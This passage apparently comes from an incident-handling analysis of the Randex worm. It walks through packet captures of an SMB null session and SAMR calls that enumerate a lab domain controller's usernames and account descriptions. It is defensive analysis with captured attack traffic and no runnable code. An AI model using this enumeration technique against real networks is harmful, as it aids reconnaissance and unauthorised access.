Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 835, Ack: 1249,
Len: 132
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC

Frame 27 (210 bytes on wire, 210 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1249, Ack: 967,
Len: 156
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 28 (146 bytes on wire, 146 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
```

```
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 967, Ack: 1405,
Len: 92
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC

Frame 29 (99 bytes on wire, 99 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1405, Ack: 1059,
Len: 45
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 30 (93 bytes on wire, 93 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1059, Ack: 1450,
Len: 39
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 31 (154 bytes on wire, 154 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1450, Ack: 1098,
Len: 100
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 32 (161 bytes on wire, 161 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1098, Ack: 1550,
Len: 107
NetBIOS Session Service
SMB (Server Message Block Protocol)


Frame 33 (194 bytes on wire, 194 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1550, Ack: 1205,
Len: 140
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC

Frame 34 (105 bytes on wire, 105 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1205, Ack: 1690,
Len: 51
NetBIOS Session Service
SMB (Server Message Block Protocol)
```

```
Frame 35 (117 bytes on wire, 117 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1690, Ack: 1256,
Len: 63
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 36 (186 bytes on wire, 186 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1256, Ack: 1753,
Len: 132
NetBIOS Session Service
SMB (Server Message Block Protocol)
DCE RPC

Frame 37 (206 bytes on wire, 206 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)

Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1753, Ack: 1388,
Len: 152
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 38 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1388, Ack: 1905,
Len: 108
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager
```

Frames 39-44 get list of domain usernames and information from the description field of the user account.

```
Frame 39 (194 bytes on wire, 194 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 1905, Ack: 1496,
Len: 140
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager
```

```
Frame 40 (246 bytes on wire, 246 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1496, Ack: 2045,
Len: 192
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 41 (220 bytes on wire, 220 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2045, Ack: 1688,
Len: 166
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 42 (174 bytes on wire, 174 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1688, Ack: 2211,
Len: 120
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 43 (218 bytes on wire, 218 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2211, Ack: 1808,
Len: 164
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 44 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1808, Ack: 2375,
Len: 108
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager
```

Frames 45-46 return username list and description information to the attacking node. Pay particular attention to frame 46. It is the frame containing the username information. This can be seen later in the Ethereal stream reassembly.

```
Frame 45 (202 bytes on wire, 202 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2375, Ack: 1916,
Len: 148
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 46 (1138 bytes on wire, 1138 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 1916, Ack: 2523,
Len: 1084
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager
[Malformed Packet: SAMR]
```

Frames 47-58 close access to path \samr.

```
Frame 47 (117 bytes on wire, 117 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2523, Ack: 3000,
Len: 63
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 48 (194 bytes on wire, 194 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3000, Ack: 2586,
Len: 140
NetBIOS Session Service
SMB (Server Message Block Protocol)
Data (76 bytes)

0000  09 00 00 00 00 00 00 00 09 00 00 00 74 00 65 00   ............t.e.
0010  73 00 74 00 41 00 63 00 63 00 74 00 31 00 00 00   s.t.A.c.c.t.1...
0020  0d 00 00 00 00 00 00 00 0d 00 00 00 74 00 65 00   ............t.e.
0030  73 00 74 00 20 00 66 00 6f 00 72 00 20 00 47 00   s.t. .f.o.r. .G.
0040  43 00 49 00 48 00 00 00 00 00 00 00               C.I.H.......

Frame 49 (186 bytes on wire, 186 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
```

```
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2586, Ack: 3140,
Len: 132
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 50 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3140, Ack: 2718,
Len: 108
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 51 (186 bytes on wire, 186 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2718, Ack: 3248,
Len: 132
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 52 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3248, Ack: 2850,
Len: 108
NetBIOS Session Service
SMB (Server Message Block Protocol)
SMB Pipe Protocol
DCE RPC
Microsoft Security Account Manager

Frame 53 (99 bytes on wire, 99 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2850, Ack: 3356,
Len: 45
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 54 (93 bytes on wire, 93 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3356, Ack: 2895,
Len: 39
NetBIOS Session Service
SMB (Server Message Block Protocol)
```

```
Frame 55 (97 bytes on wire, 97 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2895, Ack: 3395,
Len: 43
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 56 (97 bytes on wire, 97 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3395, Ack: 2938,
Len: 43
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 57 (93 bytes on wire, 93 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2938, Ack: 3438,
Len: 39
NetBIOS Session Service
SMB (Server Message Block Protocol)

Frame 58 (93 bytes on wire, 93 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3438, Ack: 2977,
Len: 39
NetBIOS Session Service
SMB (Server Message Block Protocol)
```


Frames 59-62 tear down and close TCP/IP connection.

```
Frame 59 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2977, Ack: 3477,
Len: 0

Frame 60 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:0d:3a:29:d9:aa
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.1.103 (192.168.1.103)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1395 (1395), Seq: 3477, Ack: 2978,
Len: 0

Frame 61 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:0d:3a:29:d9:aa, Dst: 00:60:94:b9:5e:6d
Internet Protocol, Src Addr: 192.168.1.103 (192.168.1.103), Dst Addr: 192.168.1.104 (192.168.1.104)
Transmission Control Protocol, Src Port: 1395 (1395), Dst Port: netbios-ssn (139), Seq: 2978, Ack: 3478,
Len: 0

Frame 62 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:60:94:b9:5e:6d, Dst: 00:06:25:7f:d8:d7
```

```
Internet Protocol, Src Addr: 192.168.1.104 (192.168.1.104), Dst Addr: 192.168.11.253 (192.168.11.253)
Transmission Control Protocol, Src Port: netbios-ssn (139), Dst Port: 1396 (1396), Seq: 0, Ack: 1, Len: 0
```


The complete TCP stream in ASCII format is displayed in the next two screen shots. Note the high-lighted area in the second screen shot. This area is "Frame 46", which returns all usernames contained on the victim domain controller. Also note the description field that follows each username. Compare the username list in this packet with the data shown earlier in the Enum output. The description data is not displayed in the Enum output and I would make an educated guess that the Randex worm has no use for this data. However this could provide interesting information for the attacker during the reconnaissance phase of an attack.

Ethereal TCP Stream Reassembly of Username Enumeration 1 of 2



```
...D FGEJEDFEEJENDBCACACACACACACACACA. EHEIFDEDEIFFEMFECNENEPECEMCACAAA..........SMBr....
.S.......................b..PC NETWORK PROGRAM 1.0..LANMAN1.0..Windows for Workgroups 3.1a
..LM1.2X002..LANMAN2.1..NT LM 0.12....a.SMBr.....S......................................
...C...}..........;$^i.U..W.O.R.K.G.R.O.U.P........SMBs.........................@.ﾛu....
.2.....................k......W.i.n.d.o.w.s. .2.0.0.2. .2.6.0.0. .S.e.r.v.i.c.e. .P.a.c.k.
.1...W.i.n.d.o.w.s. .2.0.0.2. .5...1.............%..\.\.V.I.C.T.I.M.1.\.I.P.C.$...?????.
.....SMBs........................@..u.....Y..W.i.n.d.o.w.s. .N.T. .4...0...N.T. .L.A.N.
.M.a.n.a.g.e.r. .4...0...W.O.R.K.G.R.O.U.P............IPC.......`.SMB....................
..@
..........
................................@........ﾛ..\.s.a.m.r......g.SMB.....................@
...."..g...........................................................................SMB/.....
....................................H...H.@.....I..........H.........................xW4
.4......#Eg.......].........+.H`......./.SMB/............................/.H..........
..;.SMB...........................................................SMB..................
.....................D.<..........E..........D............p....\PIPE\lsass............]..
........+.H`.........SMB%.....................@
..@....P.................T.P.T...&...a..\.P.I.P.E.\...p.........P.......8.....@.H_..
.......
...\.\.v.i.c.t.i.m.1...0.....................X.SMB%.....................@
..@.
.. .....8... .8.....!.P...#.... ..........................).SMB..........................
..............#.SMB...............................`.SMB......................@
..........
................................@........ﾛ..\.s.a.m.r......g.SMB.....................@
...."..g...........................................................................SMB/.....
....................................H...H.@.....I..........H.........................xW4
.4......#Eg.......].........+.H`......./.SMB/............................/.H..........
..;.SMB..........................@................................SMB..................
.......@............D.<..........E..........D............p....\PIPE\lsass............]..
........+.H`.........SMB%.....................@
.......D.................T.D.T...&...U..\.P.I.P.E.\...p.........D.......,.....>.H_..
.......
...\.\.v.i.c.t.i.m.1.......0......X.SMB%.....................@
....
.. .....8... .8.....!.D...#.... ..........................).SMB..........................
..............#.SMB...............................`.SMB......................@
..........
................................@........ﾛ..\.s.a.m.r......g.SMB.....................@
...."..g...........................................................................SMB/.....
.....................@..................H...H.@.....I..........H.........................xW4
.4......#Eg.......].........+.H`......./.SMB/........................@..../.H..........
..;.SMB...........................................................SMB..................
.....................D.<..........E..........D............p....\PIPE\lsass............]..
........+.H`.........SMB%.....................@
.......@.................T.@.T...&...Q..\.P.I.P.E.\...p.........@.......(.....9.H_..
.......
...\.\.v.i.c.t.i.m.1...0......h.SMB%.....................@
....
..0.....8...0.8.....1.@........0.....................[{........8..{A.........SMB%.........
.............@
```

Ethereal TCP Stream Reassembly of Username Enumeration 2 of 2



```
Contents of TCP stream
.......4..................T.4.T...&...E..\.P.I.P.E.\...p.........4.....................[{..
......8..{A.....  ........SMB%.......................@
....
.........8.....8.......4.................l...........hN.......P.........................PN
..............V.I.C.T.I.M.1...............B.u.i.l.t.i.n.................SMB%..............
.......@
..@....N..................T.N.T...&..._..\.P.I.P.E.\...p.........N.......6.............[{..
......8..{A....HE..............V.I.C.T.I.M.1....t.SMB%.....................@
..@.
..<.....8...<.8.....=.N........<.......$.........P..................w(..yP.|D7.%.........S
MB%.....................@
.......L..................T.L.T...&...]..\.P.I.P.E.\...p.........L.......4.............[{..
......8..{A....................w(..yP.|D7.%...h.SMB%....................@
....
..0.....8...0.8.....1.L........0...................[{........8..{A.........SMB%.........
............@
.......<..................T.<.T...&...M..\.P.I.P.E.\...p.........<.......$.....(......[{..
......8..{A...................8.SMB%.....................@
....
.........8.....8.......<.........L.......4.......6...6.............Y.........................
..l.l.0P......................  .  ..S..........&.&..P..............
.
.PN..
.
.........hN..............
.
.....p.p..0...........................t..R.R.........`0...................(N.......P......
.......................+.......0..........▯........▯...A.d.m.i.n.i.s.t.r.a.t.o.r...6.......6
...B.u.i.l.t.-.i.n. .a.c.c.o.u.n.t. .f.o.r. .a.d.m.i.n.i.s.t.e.r.i.n.g. .t.h.e. .c.o.m.p.
u.t.e.r./.d.o.m.a.i.n............c.r.i.t.i.c.a.l._.s.r.v._.a.p.p............A.p.p.l.i.c
.a.t.i.o.n. .a.c.c.o.u.n.t...............g.r.e.g.s..............A.d.m.i.n...............
G.S............G.u.e.s.t...8.......8...B.u.i.l.t.-.i.n. .a.c.c.o.u.n.t. .f.o.r. .g.u.e.s
.t. .a.c.c.e.s.s. .t.o. .t.h.e. .c.o.m.p.u.t.e.r./.d.o.m.a.i.n............S.Q.L.A.g.e.n.
t.C.m.d.E.x.e.c...).......)...S.Q.L. .S.e.r.v.e.r. .A.g.e.n.t. .C.m.d.E.x.e.c. .J.o.b. .S
.t.e.p. .A.c.c.o.u.n.t...............S.Q.L.A.g.e.n.t.C.m.d.E.x.e.c...............s.u.e.s.
...........D.o.m.a.i.n. .u.s.e.r...............S.S....;.SMB...............................
..........L.L.....L............SMB.........................................L.<...........M.
.............t.e.s.t.A.c.c.t.1...▯.......▯...t.e.s.t. .f.o.r. .G.C.I.H............SMB%...
..................@
..@....,...L.............T.,.T...&...=..\.P.I.P.E.\...p........,.....................[{..
......8..{A...h.SMB%.....................@
..@.
..0.....8...0.8.....1.,........0.........................................SMB%.........
............@
.......,...L.............T.,.T...&...=..\.P.I.P.E.\...p........,.....................[{..
......8..{A...h.SMB%.....................@
....
..0.....8...0.8.....1.,........0......................................).SMB..........
